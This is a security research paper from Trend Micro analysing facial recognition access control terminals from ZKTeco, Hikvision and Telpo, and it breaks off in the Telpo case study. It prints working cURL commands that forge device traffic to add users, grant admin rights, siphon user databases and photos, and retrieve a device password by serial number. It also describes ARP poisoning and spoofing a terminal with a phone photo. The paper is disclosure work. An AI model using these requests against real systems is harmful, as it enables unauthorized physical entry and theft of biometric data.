

# Identified and Authorized: Sneaking Past Edge-Based Access Control Devices

Vincenzo Ciancaglini, Joey Costoya, Philippe Lin, Roel Reyes



## TREND MICRO LEGAL DISCLAIMER

The information provided herein is for general information and educational purposes only. It is not intended and should not be construed to constitute legal advice. The information contained herein may not be applicable to all situations and may not reflect the most current situation. Nothing contained herein should be relied on or acted upon without the benefit of legal advice based on the particular facts and circumstances presented and nothing herein should be construed otherwise. Trend Micro reserves the right to modify the contents of this document at any time without prior notice.

Translations of any material into other languages are intended solely as a convenience. Translation accuracy is not guaranteed nor implied. If any questions arise related to the accuracy of a translation, please refer to the original language official version of the document. Any discrepancies or differences created in the translation are not binding and have no legal effect for compliance or enforcement purposes.

Although Trend Micro uses reasonable efforts to include accurate and up-to-date information herein, Trend Micro makes no warranties or representations of any kind as to its accuracy, currency, or completeness. You agree that access to and use of and reliance on this document and the content thereof is at your own risk. Trend Micro disclaims all warranties of any kind, express or implied. Neither Trend Micro nor any party involved in creating, producing, or delivering this document shall be liable for any consequence, loss, or damage, including direct, indirect, special, consequential, loss of business profits, or special damages, whatsoever arising out of access to, use of, or inability to use, or in connection with the use of this document, or any errors or omissions in the content thereof. Use of this information constitutes acceptance for use in an "as is" condition.

Published by

**Trend Micro Research**

Written by

**Vincenzo Ciancaglini,  
Joey Costoya,  
Philippe Lin,  
Roel Reyes**

Stock image used under license from  
Shutterstock.com

*For Raimund Genes (1963 – 2017)*

# Contents

**4**

Where and How Edge Devices Are Used

**8**


Access Control Device Case Studies

**26**

Challenges in Edge Device Security

**30**

Access Control Device Security  
Recommendations



In recent years, we have seen more and more enterprises adopting advanced security solutions to manage access to their premises. Many of these popular access control solutions — such as fingerprint readers, iris scanners, and facial recognition cameras — use biometric technology to authenticate users. These devices are more secure and less prone to issues such as credential theft and fraud than traditional security solutions. However, biometric authenticators are usually computationally heavy. For example, facial recognition requires an authentication device to perform image processing and run machine learning models. These are tasks that require computational power that a simple IP camera typically does not have. The general architecture for traditional systems usually involves an external service that can perform the actual computation required for validating a user image. The camera deployed on-premises is responsible only for taking the actual picture. The camera sends the image to the service to validate the user's image, and access is granted only after the user is validated.

When the deployment is scaled up, this approach introduces a strain on the infrastructure. The strain comes in the form of latency between the authentication and the validation of the user, and also in the form of the network bandwidth consumption of sending picture data to the authentication service. Furthermore, sending a user image outside the company premises might constitute a privacy issue, since sensitive information would have to leave the company.

To address the issues of latency, network bandwidth consumption, and sensitive data retention, a novel approach based on the edge computing architecture has been adopted for access control devices. In this architecture, the computational heavy lifting is performed by powerful nodes at the edge of the network, close to the sensors and the devices collecting data. In the case of facial recognition devices, the nodes are often the devices themselves; they are fully equipped to validate a user image directly. These edge-computing-capable devices rely only on an external service for coordination and maintenance tasks.

This approach bears the clear advantage of reducing the latency and the network bandwidth consumption required since theoretically no user image needs to be transferred on the network. It also allows sensitive data to remain within company premises. However, the architecture also raises new concerns about device security since what was before a low-powered “dumb” device now has higher computational capabilities and more responsibilities in the validation process.

For these reasons, we decided to examine the capabilities of these new access control devices, and put their security to the test.

# Where and How Edge Devices Are Used

Edge computing is a distributed architecture design that places computing nodes at the edge of the network. This brings them much closer to information-gathering sensors and devices, thereby eliminating the need to send large amounts of data to computational services in distant locations. As a result, latency and other issues that might hinder or slow down enterprise operations are resolved.

## General Architecture of Edge Computing Nodes

Edge computing nodes (ECNs) can be implemented and effectively used by a variety of enterprises. Because of advances in their design and capabilities, these devices are uniquely versatile and adaptable. They also come in various form factors. Recent technological progress has made it possible to make ECNs with the same footprint as credit cards (a Raspberry Pi-like form factor). The nodes can be, but are not limited to, these forms:

- A powerful programmable logic controller (PLC) with customized or off-the-shelf Linux or Windows distribution
- A PC inside an industrial-strength chassis with an internet connection
- A data aggregator with machine learning inference algorithms and/or business logic, which can be more complicated than ladder logic

Edge computing deployments also come in various forms. Depending on the computation needs of an edge computing application, different types of system architecture are needed.

In the general edge architecture of the devices in our case studies of edge-computing-based access control systems, the sensor (for example, a camera), the actuator (for example, an electric lock that secures a door), the compute node, and the gateway are integrated into a single package — essentially, the nodes are the gateway. In edge computing, the edge gateway processes the data from the sensors and sends only minimal critical data to a management server or a cloud service. Figure 1 illustrates two models: the three-layer model and the four-layer model.




Figure 1. Typical edge computing architectures: the three-layer model and the four-layer model

Source: The Edge Computing Consortium's Edge Computing Reference Architecture 2.0<sup>1</sup>

## Three-Layer Model

In the three-layer model, nodes are arranged around a three-tier architecture where data collected from groups of devices is first aggregated in a smart gateway. This gateway is responsible for processing on the edge, providing subsequent actions to take to the actuators, and consolidating data flows to send to a central service in case further processing is required.

The sensors and the actuators can be physically connected to the smart gateway using protocols such as CAN (Controller Area Network) or Ethernet for communication. They can also be connected wirelessly via Wi-Fi for shorter distances, or they can use low-power wide-area network (LPWAN) protocols, such as the LoRaWAN<sup>®</sup> specification, for longer distances.

Uplink from the smart gateway to the data center is often done using MQTT (Message Queuing Telemetry Transport), CoAP (Constrained Application Protocol), or other frameworks specific to the various cloud providers. (Trend Micro Research previously analyzed MQTT and CoAP security issues and published the findings in the research paper “The Fragility of Industrial IoT’s Data Backbone.”<sup>2</sup>)

## Four-Layer Model

When more computational power is required on-premises, more smart gateways or a local data center closer to the edge is added to the system. An example is a video processing system with tens or hundreds of cameras. In cases such as this, more than one server is deployed on-premises to deal with real-time image processing and recognition. Additional local storage may also be present to house data before selected images are transmitted back to the cloud.

ECN-to-ECN traffic is introduced in this model, known as the four-layer model, making it possible to use intrusion detection and prevention systems (IDS/IPS) with deep packet inspection to secure the east-west traffic.

## Verticals

Edge computing has drawn the attention of many major industries where limited bandwidth, unstable networking, or network latency affects critical operations. There have also been edge computing experiments in some industries — from agriculture and transportation, to factory automation and elevator, to surveillance and security.

### Agriculture and Transportation Management

Smart farming has recently embraced edge computing,<sup>3</sup> with agriculture-minded technology companies fueling the change. Vertical indoor farms were early adopters. In one such farm, technicians and data scientists used edge computing to collect, analyze, and adjust watering, ventilation, and lighting systems in real time.<sup>4</sup>

Many countries make it mandatory to install on-board units (OBUs) on trucks and other vehicles to maintain or monitor certain elements. Several experiments have taken place to enhance OBUs with edge computing functions. An edge computing test bed in China<sup>5</sup> collects data from systems (engine, fuel, emission, exhaust gas recirculation, cold storage, temperature and humidity sensors, cameras, and GPS) over communication protocols such as CAN, Modbus, and LAN. On-board diagnostics (OBD) parameters are analyzed in real time, and sensors log the temperature and alert the driver if anything is abnormal. The gyroscopes also trigger alerts and upload images from in-car cameras to prevent or report accidents.

### Factory Automation and Industrial Control Systems

A rising trend of edge computing in factory automation had been observed in 2018,<sup>6</sup> with many industrial control system (ICS) vendors bringing edge-based products to the market. Now, manufacturers are shipping both low- and high-end devices for use as dedicated edge computing gateways. In addition to single devices sold to system integrators, factory automation platforms packaged with edge devices are also being promoted by major players.

We expect to see more edge applications in the field of factory automation because they address the disconnected nature of product lines while adding the benefits of cloud computing.

### Elevators

The elevator industry might not immediately come to mind when thinking of edge computing, but major players are deploying edge computing to collect usage data and real-time sensor readings. Aggregated data is transmitted back to the elevator company for maintenance planning and early detection of failing parts.

Elevator manufacturers can use edge-based sensor management to help monitor the elevators and stay ahead of any problems. The edge devices include motion detectors, temperature and noise sensors, magnetic switches, stress gauge sensors, and cameras. The connectivity is provided by global SIM cards, instead of phone lines.

## Surveillance and Access Control

The surveillance and physical security industry embraced edge computing even before the trend caught on. Security enterprises deal with an abundance of video and images that could clog the network and increase latency. Some vendors in this space have rebranded digital video recording (DVR) systems as artificial intelligence cameras, while others are simply calling them facial recognition cameras. As long as the facial recognition model is inferred, compared, or even trained on the camera, it fits our definition of edge computing.

Smart cameras, insofar as they process the images and trigger an action, can also be considered edge devices. A number of research papers have been published on the use of edge computing cameras in sectors such as fire monitoring,<sup>7</sup> smart surveillance,<sup>8</sup> and urban video surveillance.<sup>9</sup>

## Edge Device Security Implications

As mentioned in the introduction, the adoption of edge computing in the field of access control devices removes the need for sending sensitive data such as user images outside to an external service. Thus, it helps solve the issues of response time, network bandwidth consumption, and sensitive data locality.

However, this also shifts the computation power and authentication tasks to nodes that are physically close to the access control devices. There are two notable issues that come about from this change:

- The nodes were previously acting as just sensors and actuators without any real business logic implemented and embedded.
- The nodes are generally deployed out in the field, exposed to more physical threats than a server in a secured data center.

As a result, there are higher stakes associated with the security of access control devices. In other systems, the compromise of a simple sensor might not have any dangerous repercussions. But if an edge computing node is compromised, the consequences are more severe — hence the need for an in-depth analysis of the vulnerabilities of such devices and the attack surface that arises from their use.

# Access Control Device Case Studies

In this section, we analyze the security of four different access control devices with built-in cameras used for facial recognition. These devices are used by companies to control the physical perimeter of their premises using facial recognition. The cameras are typically installed on doors or entrances to the company grounds to facilitate entry and exit.

Our case studies focus on these devices: ZKTeco FaceDepot-7B, Hikvision DS-K1T606MF, Telpo TPS980, and Megvii Koala.

## Experiment Setup

We acquired the aforementioned access control devices and established an experiment setup in our lab. We put these devices and the server component (if applicable) in an isolated test network. This roughly simulates how an enterprise user would normally deploy the devices. Figure 2 illustrates the setup.




Figure 2. A diagram of the setup we used to evaluate the security of the access control devices



The setup has three components:

- Access control device: This is the access control device being tested.
- Man-in-the-middle (MitM) device: This device is used to transparently capture network packets between the access control device and the corresponding server component.
- Management server: The access control device usually comes with a software suite that includes a server component. The server component is installed in this management server.

## ZKTeco FaceDepot 7B Indoor Facial Recognition Station

The ZKTeco FaceDepot 7B indoor facial recognition station is a fairly popular access control product, with its manufacturer claiming that “ZKTeco’s techniques and smart terminals have been applied by most 500 global top enterprises.”<sup>10</sup> The access control device package comes with a centralized server software hosted on-premises, and the connected access control devices report to this server. This server software solution is also used by the company’s RFID (radio-frequency identification) and fingerprint products.

The access control device comes in a ruggedized tablet form factor with the screen and a front-facing camera oriented toward the user. Figure 3 shows the device as it is typically installed in the door entrance of a company’s premises.




Figure 3. The ZKTeco access control device installed beside an office door

Facial recognition is done on the access control device itself; it does not send the pictures it takes of users during authentication to any central server. The device is powerful enough to process images and determine whether a person is allowed to enter the company premises or not. Since the facial recognition is done on-device, the device delivers a very fast user experience. Offloading the facial recognition computation onto the actual camera device means that it is under the umbrella of edge computing, as previously defined.

A typical companywide deployment involves at least one server and multiple access control devices reporting to it. The server receives data from all the access control devices, such as information on users who have been authenticated to the device and new users registered. The server is also responsible for disseminating updates to the other devices; when a new user is registered on one device, the server notifies the other devices of the new user.

## Hardware

The device is enclosed in a metal case that protects it from physical tampering. However, there is an exposed USB-A port at the bottom of the device, as shown in Figure 4. This USB port is used by technicians who service the device, for example, to update the device's firmware.



Figure 4. An exposed USB port at the bottom of the device

## Software

As shown in Figure 5, the device software is based on Android Lollipop 5.1.1, which was released in 2015, with the patch level pegged at April 1, 2016. Android is already at version 10 as of this writing, so the operating system is seriously dated.




Figure 5. The device software is based on Android Lollipop 5.1.1.

Since it is an Android device, a user can go to the Android home screen and manipulate the application list, as shown in Figure 6.




Figure 6. The device's Android home screen and application drawer

The device has a minimal set of installed apps, with just enough to operate the facial recognition camera. One notable app from the list is ApkInstaller, as shown in Figure 7. A user could potentially install an Android package (APK) on the device, provided that they were able to gain access to the device (possibly through the USB port) to upload the APK.




Figure 7. The ApkInstaller app on the device

To its credit, the software is hardened. Regular users do not have access to any menu items, the app drawer, or any Android or system-level settings. Regular users see only the lock screen and the feed from the front-facing camera during the facial recognition process. Access to the Android and system menus is limited to users with administrator or superuser privileges.

## Plaintext Server-Device Protocol

The network traffic between the device and the server is done over plaintext HTTP, including administrative tasks such as user registration, assigning administrator role to a user, user removal, and synchronization from server to device.

We were able to easily discover the attacks documented in the succeeding subsections because of the unsecured nature of the network traffic. If a malicious actor can access the network leading to the IP camera device, they can sniff the network traffic between the device and the server. From there, they could obtain the necessary information needed to conduct the attacks.

The most important data a malicious actor could collect is the token value, which is a shared secret between the device and the server. We were able to obtain the token value since it is attached to the cookie header with every HTTP request from the device, as shown in Figure 8.

```
POST /iclock/cdata?SN=LSR1915060003&table=tabledata&tablename=user&count=1 HTTP/1.1
Host: 172.20.34.200:8088
Cookie: token=f1d765789c672f4f40bd1594e7c953c8
User-Agent: iClock Proxy/1.09
Connection: starting
Accept: application/push
Accept-Charset: UTF-8
Accept-Language: zh-CN
Content-Type: application/push;charset=UTF-8
Content-Language: zh-CN
Content-Length: 115

user uid=2645      cardno=  pin=12345      password=      group=1  starttime=0      endtime=0      name=
privilege=14     disable=0      verify=0
HTTP/1.1 200 OK
content-type: text/plain; charset=UTF-8
content-length: 6
content-encoding: UTF-8
Date: Wed, 2 Oct 2019 06:55:14 GMT
connection: keep-alive

user=1
```

Figure 8. The token value stored as a cookie

## Weak Device Authentication

From what we can observe, the only way the server knows that the IP camera device is one of its own is through the token value passed along in the cookie header. As mentioned, this is a shared secret between the server and the device. It is set when the device first registers to the server. If the supposedly secret token is acquired, any HTTP client would be able to impersonate the access control device on the server. In our case, we used cURL, a command-line-based HTTP client, to impersonate the access control device after acquiring the token. We also observed that the token value does not seem to expire. The same experiment, done 2 weeks later using the same token, still led to a successful attack.

## Registering a New User via cURL

Normally, user registration is done by someone with administrator access to the edge camera device. The admin first logs in to the device and then accesses the admin console. Using the console, the admin selects the option to register a new user. The device asks for user details, such as a name and an ID or a PIN to be associated with the new user. The new user is then asked to stand in front of the camera so that the device can take a photo for facial recognition. The device then uploads the user's personal details and photo to the server.

The only information that authenticates the device to the server is the token value. However, as previously detailed, this token value can be harvested because of the plaintext nature of the traffic. As a result, a malicious actor could send an HTTP request to the server mimicking user registration traffic.

For example, the following sequence of cURL commands we made registers a new user to the server:

```
$ cURL -XPOST 'http://SERVER_IP:8088/iclock/
cdata?SN=SERIALNUMBER&table=tabledata&tablename=user&count=1' \
-A 'iClock Proxy/1.09'
-b 'token=SECRETOKEN' \
-H 'Accept: application/push' \
-H 'Accept-Charset: UTF-8' \
-H 'Accept-Language: zh-CN' \
-H 'Content-Type: application/push;charset=UTF-8' \
-H 'Content-Language: zh-CN' -d@userdata.post
-d 'user uid=11111 cardno= pin=11111 password= group=1
starttime=0 endtime=0 name=Bogus privilege=0 disable=0
verify=0'
```

```
$ cURL -XPOST 'http://SERVER_IP:8088/iclock/
cdata?SN=SERIALNUMBER&table=tabledata&tablename=biophoto&count=1' \
-A 'iClock Proxy/1.09'
-b 'token=SECRETOKEN' \
-H 'Accept: application/push' \
-H 'Accept-Charset: UTF-8' \
-H 'Accept-Language: zh-CN' \
-H 'Content-Type: application/push;charset=UTF-8' \
-H 'Content-Language: zh-CN' -d@userdata.post
```

The first cURL command registers the metadata for our new user. In this case, the user ID and PIN are both set to “11111”, with the privilege set to “0” (normal user) and the name set to “Bogus”.

The second cURL command sets the photo for our new user. This photo will be the basis for the facial recognition. The device uploads the image to the server, which then disseminates the photo to the other connected access control devices.

The userdata.post file contains the data that we submitted to the server via POST. In our case, the file contains the following:

```
biophoto pin=11111 filename=11111.jpg type=9
size=66164 content=/9j/4AAQSkZJRgABAQAAQABAAD/2wBDABsSFBCUERsXFhceHBsg
KEIrKCUlKFE6PTBCYFVlZF9VXVtqeJmBanGQc1tdhbWGkJ6jq62rZ4C8ybqmx5moq6T
```

On the next synchronization event between the server and the connected access control devices, the new user we set will now be recognized by all the devices.

## Promoting a User to Administrator via cURL

An existing admin can promote a new user to administrator by using the admin console on the device. The current admin must first log in to the device via facial recognition, and then access the system console to trigger the promotion process. Once a user is promoted to admin, the device sends a report to the server notifying it of the change in status.

As previously mentioned, anyone with an acquired token can mimic the network traffic between the device and the server. For example, the following cURL command promotes any user to admin:

```
$ cURL -XPOST 'http://SERVER_IP:8088/iclock/
cdata?SN=SERIALNUMBER&table=tabledata&tablename=user&count=1' \
-A 'iClock Proxy/1.09' \
-b 'token=SECRETOKEN' \
-H 'Accept: application/push' \
-H 'Accept-Charset: UTF-8' \
-H 'Accept-Language: zh-CN' \
-H 'Content-Type: application/push;charset=UTF-8' \
-H 'Content-Language: zh-CN' \
-d 'user uid=11111 cardno= pin=11111 password= group=1
starttime=0 endtime=0 name=Bogus privilege=14 disable=0
verify=0'
```

The cURL command sets the privilege to “14”, which is the value that makes a user an admin. After the next synchronization of the server and all connected IP cameras, the new admin will be recognized by all the devices.

## Data Leak From Update Commands

The access control device polls the server for any updates that the server needs to push. Such a poll request happens every 2 seconds. The server does not initiate any handshake or any back-and-forth traffic with the device to verify that it is indeed a valid access control device. If the network request contains the shared secret token, which never expires, the server trusts that the poll request came from a legitimate connected device.

With the token we harvested before, we sent our own poll requests to the server at a faster rate than the device does. This means that when the server pushed new and updated data, our forged poll request, instead of the device, received the update.

The following cURL request forges the poll request to the server. Looping this poll request faster than 2 seconds allowed us to grab the update data before the device could.

```
$ curl 'http://SERVER_IP:8088/iclock/getrequest?SN=SERIALNUMBER' \  
-A 'iClock Proxy/1.09' \  
-b 'token=secrettokenvalue' \  
-H 'Accept: application/push' \  
-H 'Accept-Charset: UTF-8' \  
-H 'Accept-Language: zh-CN'
```

The data obtained from the server update basically contained the whole user database. This technique allowed us to harvest all user information, including photos, from the server.

## Harvesting User Photos

The previous technique demonstrated that user photos could be harvested with other information, but we also found another way that malicious actors could take image data.

The server saves all the user photos and exposes them via an HTTP server. The URL for the user photos is predictable, and enumerating all the user photo URLs and downloading all the photos is a straightforward task. No authentication is needed to gain access to these URLs.

For example, the following URL exposes the photo of the user with user ID “11111”:

```
http://SERVER_IP:8098/upload/pers/user/cropface/11111/11111.jpg
```

To harvest images, a simple script can be made to enumerate user IDs from “00000” to whatever number. This could allow a malicious actor to download a large number of user photos.

## Impersonating the Server

Since all communication between the device and the server happens over plaintext HTTP, it is relatively easy to fool the device into communicating with a bogus server. In our experiment, we used ARP (Address Resolution Protocol) poisoning, a technique that malicious actors use to divert traffic from its intended host, to successfully do just that.

After we forced the target device to communicate with our bogus server, we were able to send the device well-crafted updates during one of its regular call-home poll requests. This technique could be used for a variety of attacks; for example, an update could include the photo of a user that an attacker would like to allow into the company premises.

## Spoofing via a Smartphone

It is possible to trick the device into recognizing a face even in the absence of the person to whom the face belongs. We successfully tested this using static images on an iPhone X unit and an iPhone XS unit. (The deception did not work, though, with static images on the other smartphone models that we tested



on: iPhone 6, Samsung A10, Samsung S8, Samsung S9, Samsung S10, Samsung S10+, and Samsung Note 10.) We displayed a photo of the user on either smartphone, the IP camera device recognized the face on the photo, and we were allowed access.

## Hikvision DS-K1T606M Face Recognition Terminal

In this section, we look into a product from Hikvision, one of the biggest manufacturers and suppliers of surveillance, CCTV, and access control solutions: the Hikvision DS-K1T606M face recognition terminal.

It is an access control device that can perform authentication through multiple methods, namely facial recognition, fingerprint scanning, RFID cards, and PIN codes. The device performs all its logic locally, without the use of a server or a cloud computing resource. For big companies, a typical deployment involves a server and multiple access control devices.

The server acts as a management console for the various connected access control devices, and aggregates access logs and audit trails from the devices. User management can be done from the server or the connected devices.

As shown in Figure 9, the Hikvision DS-K1T606M device comes in a ruggedized tablet form factor, which is protected by a thick metal frame. At the bottom of the device is an exposed USB port, which is used for device firmware updates, log dumping, and configuration backup and restore functions. The device's design is secure enough to prevent tampering when properly installed.



Figure 9. The front and back of the Hikvision access control device

## Communication Protocol

Network communication between the device and the server appears to be in an encoded custom binary format. There are indicators that the protocol is not encrypted; for example, the serial number of the device is readable from the network packets.

Communication between the server and the device starts with a handshake. This handshake is triggered by the server with a data packet. After the trigger, the device uses the packet to authenticate whether it is a valid server transaction request. Once the handshake is done, the server requests a session connection and the device returns a session ID, which is used to authenticate the server communication.

## User Data Leak From Network Sniffing

Even though the protocol used is binary-encoded and not documented, it is still possible to obtain data from the network traffic between the server and the device. When a device is used by a new user to register their information and the image of their face, the device uploads that data to the server during the next server sync. During the sync process, it is possible to obtain the user information and even the facial recognition picture from the network traffic.

## Telpo TPS980 Access Control Terminal

In this section, we discuss possible attacks on a product from Telpo, another popular vendor that sells access control devices for facial recognition: the Telpo TPS980 access control terminal.

It can be deployed as an access control endpoint, or it can be used by an enterprise to connect to Telpo's cloud service and manage multiple devices. As with the other edge devices, facial recognition routines are performed by the device itself.

It supports Ethernet, Wi-Fi, Bluetooth, LTE, and NFC (near-field communication) for smart cards. The device has a front-facing camera that is used for facial recognition; upgraded models come with two cameras and an optional infrared camera. As shown in Figure 10, at the back of the device are interfaces for RS-485, Wiegand, and digital output, and a USB port for debugging. Also at the back of the device is its serial number, which is a notable vulnerability.



Figure 10. The front and back of the Telpo access control device

Telpo sells devices in SDK-only mode. The device shown in Figure 10 is an SDK-only device. For this particular model, customers are obliged to create their own facial-recognition-based access control solutions using the software development kit (SDK) provided by Telpo. Telpo provided us with a demo APK that includes the company's own facial recognition solution. For an additional fee, Telpo can also provide access to its cloud solution.

This Telpo device comes installed with Android Nougat 7.1.2, which means that the access control software is basically an Android app running on the device.

## Device Password Leak

The only protection for the administrative interface of this device is a password. There are no specific users assigned as administrators; anyone can manage the device as long they know the password. By using the device's serial number (which, as previously noted, is printed at the back of the device), we were able to make a cURL command to obtain the device password from the Telpo cloud server and other sensitive information that could be used in attacks:

```
$ curl -XPOST -A 'okhttp/3.9.1' -d 'sn=SERIALNUMBER' https://faceapi.telpocloud.com/device/info
{"code":1,"error":"","data":{"client_id":"USERNAME", "client_secret":"370fb2b33d19284eabdf0e7358298804", "access_limit":"00:00-23:59", "device_password":"PASSWORD", "wallpaper":"https://face.telpocloud.com/Uploads/img/YYYYMMDD/HASH.jpg"}}
```

